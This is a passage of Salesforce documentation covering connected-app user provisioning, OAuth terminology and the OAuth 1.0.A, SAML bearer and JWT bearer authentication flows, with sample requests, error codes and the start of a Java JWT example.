From the User Provisioning Requests tab, you can view details and manage approvals for an individual user provisioning request. The user provisioning request details include information on the status of the request and the status of an approval (if necessary and configured).

Click the Name field value of a recent user provisioning request to see details, including the following.

Operation

The action for the current request. Possible values are the following.

- Create
- Read
- Update
- Deactivate
- Activate
- Freeze
- Unfreeze
- Reconcile (compares the Salesforce account to the account on the third-party system)
- Linking (changes the current Link State)

State

The `State` value changes during a reconciliation process to gather and compare user accounts on the third-party system to Salesforce user accounts. Typically, when first created, a user provisioning request has the `State` value of `New`. When a collection process begins, the `State` transitions to `Collecting` until that process is finished. When the process finishes, the `State` is `Collected`.

If an analyze process is triggered, due to some difference between the accounts, the `State` transitions to `Analyzing` until that process finishes. When the process finishes, the `State` is `Analyzed`. If a process commits the request, based on the linkage settings, the `State` then transitions to `Committing`, and Salesforce updates the user account properties, accordingly. When that update process finishes, the `State` transitions to `Completed`.

However, the `State` does not necessarily start at `New`. If some custom process initiates a request to reconcile accounts, an entry could start with the `Analyzing State`.

Also, the `State` cannot go backwards from an active task. For example, a successful `Analyzing State` must progress to `Analyzed`; unless the active process fails, and then the `State` changes to `Failed`.

If you click the User Provisioning Account field value, you see details about the user's account. The following fields have picklist fields describing the current state of the user account.

Status

The status of the account in the target system. The valid values are:

- `Active`
- `Deactivated`
- `Deleted`

Link State

The state of the current connection between the user account in the Salesforce organization and the associated user account in the target system. The valid values are:

- `linked`— changes to the account in the Salesforce organization are queued to be updated for the associated user account in the target system.
- `duplicate`— an associated account in the target system exists.
- `orphaned`—no associated account exists in the target system.
- `ignored`— changes to the account in the Salesforce organization have no effect on the associated user account in the target system.

To edit these values, use the User Accounts section of a connected app's detail page.

User Accounts Section of a Connected App's Detail Page

The User Accounts section in a connected app's detail page lists all the accounts discovered and linked to the third-party service. Use this section to manage the Link State to the third-party account and edit details stored in the account configuration.

Normally, Salesforce manages the Link State to the account on the third-party service. Salesforce can discover and associate user accounts between a Salesforce organization and a third-party system during a reconciliation process. The association is based on attributes you specify in the User Provisioning Wizard.

Select **Let me manage the account linkage** *only* if you'd rather control the Link State, instead of letting Salesforce do it for you.

The Link State can have the following values.

User Provisioning Request Sharing Rules

If you've added approval processes to your user provisioning configuration, set sharing rules so others can see and approve a user provisioning request, such as another user or manager.

From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.

Create User Provisioning for Connected Apps Custom Reports

Organizations with user provisioning for connected apps can run reports that show provisioning accounts, requests, and other information using custom report types.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types relating these objects and configuring them as necessary. Make all fields available for reporting. Add each report to the User Provisioning report type category. Provide a clear name and description for each report type so users who create reports can understand which one to use for their needs.

Primary Object	Description
User Provisioning Accounts	Contains information that links a Salesforce user account with an account in a third-party (target) system, such as Google, for users of connected apps with Salesforce user provisioning enabled.
User Provisioning Logs	Contains messages generated during the process of provisioning users for third-party applications.
User Provisioning Mock Targets	Contains user data for testing before committing the data to a third-party system for user provisioning.
User Provisioning Requests	Contains information about individual provisioning requests for each user.

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You can remove a connected app from your org in different ways. You can uninstall an OAuth connected app from the Connected App OAuth Usage page. Or, if the connected app was installed as a managed package, you can also remove the app by uninstalling the package.

The Connected App OAuth Usage page lists all OAuth connected apps that users in your org are accessing. If the app has an Uninstall button next to it, the app was created by a developer in another org. It’s recommended that you uninstall an app only when the original developer deletes the app on the other org. Uninstall doesn’t remove the connected app. It just removes the local copy that you installed to set the app’s OAuth policies in your org. By uninstalling the app, you’re only removing the OAuth policies that you set for the app in your org. You’re actually loosening your security measures.

To make the connected app inaccessible to your org’s users, click **Block**. Blocking an app ends all current user sessions with the connected app and blocks all new sessions. You can restore access to the app by clicking **Unblock**.

Do not uninstall connected app packages owned and distributed by Salesforce, such as the Salesforce1 for iOS package. Salesforce installs and manages these packages.

Connected App and OAuth Terminology

What's a token? Consumer? Callback URL? To better understand OAuth connected apps, familiarize yourself with a few terms.

Access Token

A value used by the consumer to gain access to protected resources on behalf of the user, instead of using the user's Salesforce credentials.

For OAuth 1.0.A, the access token must be exchanged for a session ID.

For OAuth 2.0, the access token is a session ID, and can be used directly.

Authorization Code

Only used in OAuth 2.0 with the web server flow. A short-lived token that represents the access granted by the end user. The authorization code is used to obtain an access token and a refresh token. For OAuth 1.0.A, see [RequestToken](#).

Callback URL

A URL associated with your client app. In some contexts, the URL must be a real URL that the client's web browser is redirected to. In others, the URL isn't actually used, but the value between your client app and the server (the connected app definition) must be same. For example, you might want to use a value that identifies the app, such as `http://MyCompany.Myapp`.

Consumer

A website or app that uses OAuth to authenticate both the Salesforce user and the app on the user's behalf.

Consumer Key

A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.

Consumer Secret

A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Nonce

A number, often a random number, used during authentication to ensure that requests cannot be reused.

Refresh Token

Only used in OAuth 2.0. A token used by the consumer to obtain a new access token, without having the end user approve the access again.

Request Token

A value used by the consumer to obtain authorization from the user, and exchanged for an access token. Request tokens are only used in OAuth 1.0.A. For OAuth 2.0, see [Authorization Code](#).

Service Provider

A web app that allows access using OAuth. This app is your Salesforce instance after remote access has been enabled.

Token Secret

A secret used by the consumer to establish ownership of a given token, both for request tokens and access tokens.

User

An individual who has a Salesforce login.

Authenticate Apps with OAuth

When users request Salesforce data from within the external app (the consumer's page), Salesforce authenticates the user. The authentication flow consists of several steps, dictated by the OAuth standard and who is trying to access Salesforce.

[Overview of OAuth Authentication](#)

Salesforce supports OAuth 1.0A and 2.0 authentication flows.

[OAuth 1.0.A Authentication Flow](#)

OAuth 1.0.A has a single authentication flow. The diagram displays the authentication flow steps for OAuth 1.0.A.

[OAuth 1.0.A Error Codes](#)

On error, Salesforce returns an error code during the OAuth 1.0.A authentication flow.

[OAuth 2.0 SAML Bearer Assertion Flow](#)

A SAML assertion is an XML security token issued by an identity provider and consumed by a service provider. The service provider relies on its content to identify the assertion's subject for security-related purposes.

[OAuth 2.0 JWT Bearer Token Flow](#)

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

[OAuth 2.0 Refresh Token Flow](#)

The OAuth 2.0 refresh token flow is for renewing tokens issued by the web server or user-agent flows.

[OAuth 2.0 Web Server Authentication Flow](#)

The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.

[OAuth 2.0 Username-Password Flow](#)

Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

[OAuth 2.0 User-Agent Flow](#)

With the OAuth 2.0 user-agent authentication flow, users authorize your desktop or mobile app to access their data. Client apps that run on a device or in a browser use this flow to obtain an access token.

[OAuth 2.0 Device Authentication Flow](#)

The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

[OAuth 2.0 Asset Token Flow](#)

The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.

[SAML Assertion Flow](#)

The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow. Clients can use this assertion flow to federate with the API using a SAML assertion, the same way they federate with Salesforce for web single sign-on.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Scope Parameter Values

The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app.

Revoke OAuth Tokens

Revoke an OAuth token if you don't want the client app to access Salesforce data or if you don't trust the client app to discontinue access on its own.

Use the Access Token

You can use the access token in either the HTTP authorization header (REST API or Identity URL) or the SessionHeader SOAP authentication header, (SOAP API).

Get and Verify an ID Token

The ID token is a signed data structure that contains authenticated user attributes, including a unique identifier for the user and when the token was issued. It also identifies the requesting client app. The ID token is defined by OpenID Connect.

Identity URLs

An identity URL uniquely identifies the current Salesforce user. You can also use it in an HTTP request to get more information about the user.

UserInfo Endpoint

OpenID Connect defines the UserInfo endpoint to get a user's profile information.

OpenID Connect Discovery Endpoint

Use the OpenID Connect discovery endpoint to query for information about the Salesforce OpenID Connect configuration.

Authentication Configuration Endpoint

The authentication configuration endpoint is a static page that you can use to query for information about an org's SAML for single sign-on and Auth. provider settings. No session is required. It's available only for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

Overview of OAuth Authentication

Salesforce supports OAuth 1.0A and 2.0 authentication flows.

- **OAuth 1.0A**—This OAuth version has one flow.
- **OAuth 2.0 web server**—The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.
- **OAuth 2.0 user-agent**—The user-agent authentication flow is used by client apps (consumers) that reside on the user's device or computer. It's also used by client apps running in a browser using a scripting language such as JavaScript. These apps can protect per-user secrets. But, because the apps are widely distributed, the client secret can't be confidential.
- **OAuth 2.0 refresh token flow**—After the consumer has been authorized for access, it can use a refresh token to get a new access token (session ID). This process happens only after the consumer has received a refresh token using either the web server or user-agent flow.
- **OAuth 2.0 JWT Bearer Token Flow**—The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wants to use a previous authorization. Authentication of the authorized app is provided by a digital signature applied to the JWT.
- **OAuth 2.0 Device Authentication Flow**—The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

- [OAuth 2.0 Asset Token Flow](#)—The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.
- [OAuth 2.0 SAML Bearer Assertion Flow](#)—The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wants to use a previous authorization. Authentication of the authorized app is provided by the digital signature applied to the SAML assertion.
- [SAML assertion flow](#)—The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow.
- [OAuth 2.0 username and password](#)—Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

Warning: This OAuth authentication flow passes the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token is issued.

For all authentication flows, if a user is asked to authorize access and instead clicks the link indicating they are not the currently signed in user, the current user is logged out and the authorization flow restarts with authenticating the user.

Note: Users can authorize an app to access Salesforce more than once, for example, for a laptop and a desktop computer. The default is five authorizations per app per user. If a user tries to grant access to an app after reaching the org's limit, the least recently used access token is revoked. Newer OAuth 2.0 apps using the web server flow are approved for additional devices after the user has granted access once. The user-agent flow requires user approval every time.

OAuth 2.0 Endpoints

The three primary endpoints used with OAuth 2.0 are:

- Authorization—<https://yourDomain.my.salesforce.com/services/oauth2/authorize>
- Token—<https://yourDomain.my.salesforce.com/services/oauth2/token>
- Revoke—<https://yourDomain.my.salesforce.com/services/oauth2/revoke>

See [Revoke OAuth Tokens](#) on page 6033 for details on revoking access.

For a sandbox, use `test.salesforce.com` instead of `yourDomain.salesforce.com`.

OAuth 1.0.A Authentication Flow

OAuth 1.0.A has a single authentication flow. The diagram displays the authentication flow steps for OAuth 1.0.A.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

1. The consumer requests an access token. Salesforce verifies the request and returns a request token.
2. The consumer redirects the user to Salesforce, where the user is prompted to log in.
3. Salesforce authorizes the user.
4. After the user is authorized, the consumer requests an access token.
5. Salesforce verifies the request and grants the token.
6. After the token is granted, the consumer accesses the data either through the app or through the Force.com Web Services API.
7. Salesforce verifies the request and allows access to the data.

 **Tip:** To use a connected app with a [sandbox](#), use `test.salesforce.com` instead of `login.salesforce.com` in the following sections.

For the list of possible error codes returned by Salesforce, see [OAuth 1.0.A Error Codes](#) on page 5998.

Requesting a RequestToken

When a consumer makes an initial request to Salesforce and the request is valid, a RequestToken is returned. These steps contain more detail for the developer who is using a connected app to request Salesforce data.

1. A consumer app wants to access Salesforce data and sends a request to `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. The request contains the following information.
 - A valid request for a RequestToken with these OAuth parameters:
 - `oauth_consumer_key`
 - `oauth_signature_method`—Must be HMAC-SHA1
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version`—Optional, must be “1.0” if included
 - `oauth_callback`—Must be either:
 - URL hosted by the consumer, for example, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. This URL uses HTTPS or another protocol. It can't use HTTP.
 - `oob`, meaning out of band.
 - A [signature](#) on page 5997 created according to the OAuth specification for HMAC-SHA1.
2. After Salesforce receives the request, Salesforce:
 - Validates the request with its own copy of the consumer secret
 - Generates a response containing RequestToken and RequestTokenSecret in the HTTP body as name/value pairs
 - Sends the response back to the consumer

A RequestToken is valid for 15 minutes, plus 3 minutes to allow for differences between machine clocks.
3. The consumer directs the user to a Salesforce login page, as specified in the next section.

Authorizing the User

After the request from the consumer is made to Salesforce, Salesforce must authenticate the user before the process continues. For developers who are using a connected app to request Salesforce data, here are more detailed steps about the login procedure.

1. The consumer redirects the user to this location, where the user is prompted to log in: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. The appropriate GET query parameters are appended to this URL.
 - `oauth_token` (RequestToken)
 - `oauth_consumer_key`

 **Note:** If an `oauth_callback` parameter is included, it is ignored.

2. The Remote Access Authorization page displays.
3. If the user approves access for the consumer, Salesforce generates the `AccessToken` and `AccessTokenSecret`.

 **Note:** The number of concurrent access tokens that a user can grant to an app is limited. The default is five per app per user. If this authorization exceeds the org's limit, the user is notified and the least used tokens are revoked.

4. Salesforce verifies the callback URL (either specified in the connected app definition pages or in the `oauth_callback` parameter from the previous stage). A redirection occurs.
 - If the `oauth_callback` defined in the `RequestToken` is `oob` and the **Callback URL** field in the connected app definition page has a valid value, the user is redirected to that URL.
 - If the `oauth_callback` defined in the `RequestToken` is a valid URL, the user is redirected to that URL.
5. The consumer is notified that the `AccessToken` and `AccessTokenSecret` are available. The consumer receives either the verification token from Salesforce or the validation code from the end user.

Requesting the AccessToken

After the user has been authenticated, the consumer can exchange a `RequestToken` for an `AccessToken`. For developers who are using a connected app to request Salesforce data, this process involves exchanging tokens.

1. The consumer makes an HTTPS GET or POST request to `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, with the required parameters in the query or post data.
 - `oauth_consumer_key`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_token`
 - `oauth_nonce`
 - `oauth_verifier`
 - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates these elements.
 - Consumer secret
 - Consumer key
 - Signature
 - Whether the `RequestToken` has been used before
 - Timestamp (must be within 15 minutes, plus 3 minutes to allow for differences between machine clocks)
 - Whether the nonce has been used before
3. Upon validation, Salesforce returns the `AccessToken` and `AccessTokenSecret` in the HTTP response body as name/value pairs.

Generating `oauth_signature` for Login

You can access Salesforce using either the user interface, or using the API. The `oauth_signature` used for login is generated differently, depending on which method you use.

- User interface—Use `https://login.salesforce.com` for generating the signature
- API—Use `https://login.salesforce.com/services/OAuth/type/api-version` for generating the signature
`type` must have one of the following values.
 - `u`—Partner WSDL
 - `c`—Enterprise WSDL

For example, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accessing Salesforce Data Using the Consumer App

After the consumer possesses a valid access token, a connected app can request to access Salesforce data. For developers using a connected app to request Salesforce data, here's the process.

1. The consumer makes an HTTPS POST request to `https://login.salesforce.com`, with the required parameters in the authorization header.
 - `oauth_consumer_key`
 - `oauth_token`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates the request and sends a valid session ID to the consumer. The session ID is short-lived and is valid only for `frontdoor.jsp`. To obtain a session ID that can be used directly, use the API access token exchange.

Accessing Salesforce Data Using the API

When the consumer possesses a valid access token, a connected app can request to access Salesforce data using the Force.com Web services API.

 **Note:** Your org must have access to the API and the connected app. Contact your Salesforce representative for more information.

The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to Salesforce.
 - The URL must have the following format:
`https://login.salesforce.com/services/OAuth/type/api-version`.
`type` must have one of the following values.
 - `u`—Partner WSDL
 - `c`—Enterprise WSDL
`api-version` must be a valid API version.

- The authorization header must have the following parameters.
 - `oauth_consumer_key`
 - `oauth_token`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version` (optional, must be "1.0" if included)

2. Salesforce validates the request and sends a valid session ID to the consumer. The response header includes the following.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

  </metadataServerUrl>
  <sandbox>>false</sandbox>
  <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

  </serverUrl>
  <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
    GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

OAuth 1.0.A Error Codes

On error, Salesforce returns an error code during the OAuth 1.0.A authentication flow.

Fault Code	Error	Notes
1701	Failed: Nonce Replay Detected	A nonce can only be used once.
1702	Failed: Missing Consumer Key Parameter	
1703	Failed: Invalid Access Token	
1704	Failed: Version Not Supported	The required version for the <code>oauth_version</code> parameter is 1.0.
1705	Failed: Invalid Timestamp	The timestamp can be missing, in the future, too old, or malformed.
1706	Failed: Invalid Nonce	The nonce is missing.
1707	Failed: Missing OAuth Token Parameter	
1708	Failed: IP Address Not Allowed	

Fault Code	Error	Notes
1709	Failed: Invalid Signature Method	The RequestToken contains an invalid <code>oauth_signature_method</code> parameter.
1710	Failed: Invalid Callback URL	The RequestToken contains an invalid <code>oauth_callback</code> parameter. Value must be either <code>oob</code> or a valid URL that uses https.
1711	Failed: Invalid Verifier	The AccessToken contains an invalid <code>oauth_verifier</code> parameter.
1712	Failed: Get Access Token Limit Exceeded	Can only attempt to exchange a RequestToken for an AccessToken three times.
1713	Failed: Consumer Deleted	The remote access app has been deleted from the Salesforce org.
1716	Failed: OAuth Api Access Disabled	Either the Force.com web services API isn't enabled for the org, or OAuth API access has been disabled for the org.

OAuth 2.0 SAML Bearer Assertion Flow

A SAML assertion is an XML security token issued by an identity provider and consumed by a service provider. The service provider relies on its content to identify the assertion's subject for security-related purposes.

The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wants to use a previous authorization. Authentication of the authorized app is provided by the digital signature applied to the SAML assertion.

For more information:

<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

OAuth 2.0 SAML Bearer Assertion Flow

The OAuth 2.0 SAML bearer assertion flow is similar to a refresh token flow within OAuth. The SAML assertion is posted to the OAuth token endpoint, which in turn processes the assertion and issues an `access_token` based on prior approval of the app. However, the client isn't required to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

These are the general steps involved in using the OAuth 2.0 SAML bearer assertion flow.

1. The developer creates a connected app and registers an X509 Certificate. This certificate corresponds to the private key of the app. When the connected app is saved, a consumer key (OAuth `client_id`) is generated and assigned to the app.
2. The developer writes an app that generates a SAML assertion and signs it with the private key.
3. The SAML Bearer assertion is posted to the token endpoint `https://login.salesforce.com/services/oauth2/token`.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience, issuer, subject, and alidity of the assertion.
6. Assuming that the assertion is valid and that the user or admin authorized the app previously, Salesforce issues an access token.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

 **Note:** A `refresh_token` is never issued in this flow.

Create a SAML Bearer Assertion

The developer must create a valid SAML bearer assertion that conforms to the following rules.

- The `Issuer` must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The `Audience` must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The `Recipient` must be `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.
- The `Subject NameID` must be the username of the desired Salesforce user.
- The assertion must be signed according to the [XML Signature specification](#), using RSA and either SHA-1 or SHA-256.
- The SAML assertion must conform with the general format rules specified here: <http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.
- When posted to the token endpoint, the assertion must be encoded using `base64url` encoding as defined here: <http://tools.ietf.org/html/rfc4648#page-7>

Here's a sample assertion.

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"

```

Use SAML Bearer Assertions

SAML bearer assertions are posted to the token endpoint at <https://login.salesforce.com/services/oauth2/token> or <https://test.salesforce.com/services/oauth2/token>.

When posted, the following parameters must be provided:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Required.
- `assertion`: The SAML bearer assertion, encoded using `base64url` as defined here: <http://tools.ietf.org/html/rfc4648#page-7> — Required.

Additional standard parameters:

- `format`—Format of the response can be specified as an OAuth flow using the `token` parameter, or an HTTP Accepts header.
- `scope`—Scope isn't supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl... [omitted
for brevity]...ZT
```

Server Sends a Response

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 SAML bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued.

 **Note:** A SAML OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with "token_type" value "Bearer"). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the SAML bearer assertion, the server replies with a standard OAuth error response with reasons why the token was considered invalid. Here's a sample error response.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

OAuth 2.0 JWT Bearer Token Flow

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wants to use a previous authorization. Authentication of the authorized app is provided by a digital signature applied to the JWT.

For more information:

- <http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer>
- <http://tools.ietf.org/html/draft-jones-json-web-token>

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

OAuth 2.0 JWT Bearer Token Flow

The OAuth 2.0 JWT bearer token flow is similar to a refresh token flow within OAuth. The JWT is posted to the OAuth token endpoint, which in turn processes the JWT and issues an `access_token` based on prior approval of the app. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

JWT bearer flow supports the RSA SHA256 algorithm, which uses an uploaded certificate as the signing secret.

The OAuth 2.0 JWT bearer token flow involves the following general steps.

1. The developer creates a connected app or uses an existing one and can optionally register an X509 Certificate. The certificate corresponds to the private key of the app. When the connected app is saved, the Consumer Key (OAuth `client_id`) and Consumer Secret are generated and assigned to the app.
2. The developer writes an app that generates a JWT and signs it with the certificate.
3. The JWT is posted to the token endpoint `https://login.salesforce.com/services/oauth2/token` or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience (`aud`), issuer (`iss`), validity (`exp`), and subject (`sub`) of the JWT.
6. Assuming that the JWT is valid and that the user or admin authorized the app previously, Salesforce issues an `access_token`.

 **Note:** A `refresh_token` is never issued in this flow.

Creating a JWT Bearer Token

The developer must create a valid JWT bearer token that conforms to RSA SHA256 according to the following rules.

- The issuer (`iss`) must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The audience (`aud`) must be `https://login.salesforce.com`, `https://test.salesforce.com`, or, if implementing for a community, `https://acme.force.com/customers` (where `acme.force.com/customers` is your community URL).
- The subject (`sub`) must be the username of the desired Salesforce user or, if implementing for a community, the Salesforce community user. For backward compatibility, you can use principal (`prn`) instead of subject (`sub`). If both are specified, `prn` is used.
- The validity (`exp`) must be the expiration time of the assertion within 5 minutes, expressed as the number of seconds from 1970-01-01T0:0:0Z measured in UTC.
- The JWT must be signed using RSA SHA256.
- The JWT must conform with the general format rules specified here: <http://tools.ietf.org/html/draft-jones-json-web-token>.

To construct a JWT bearer token:

1. Construct a JWT Header with this format: `{"alg": "RS256"}`.
2. Base64url encode the JWT Header as defined here: <http://tools.ietf.org/html/rfc4648#page-7>. The result is similar to `eyJhbGciOiJSUzI1NiJ9`.
3. Construct a JSON Claims Set for the JWT with `iss`, `sub`, `aud`, and `exp`.

```

{"iss": "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcy7",
"sub": "my@email.com",

```

```
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Base64url encode the JWT Claims Set without any line breaks. For example:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibX1AZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Create a string for the encoded JWT Header and the encoded JWT Claims Set in this format.

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

In the following example, the encoded JWT Header is highlighted.

```
eyJhbGciOiJIJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibX1AZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Sign the resulting string using SHA256 with RSA.
7. Create a string of the string from [this step](#) in the following format.

```
existing_string + "." + base64_encoded_signature
```

In the following example, the start of the base64 encoded signature is highlighted.

```
eyJhbGciOiJIJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibX1AZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQuCwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwck
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkWiv09sIes_-QuWak2RXO11Krnf72mpVGS4WWSULodgNz1KHHYjAMAHIBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqt2FcDyjY3JVQb
En_CSjH2WV7Z1UwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489Igw6cntPuT2V647JWi7ng
```

The following Java code is a simple example of constructing a JWT bearer token.

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTEExample {

    public static void main(String[] args) {

        String header = "{\"alg\":\"RS256\"}";
        String claimTemplate = "'{'iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
        \"exp\": \"{3}\"}'";

        try {
            StringBuffer token = new StringBuffer();
```

```

//Encode the JWT Header and add it to our string to sign
token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

//Separate with a period
token.append(".");

//Create the JWT Claims Object
String[] claimArray = new String[4];
claimArray[0] =
"3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiGlxV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
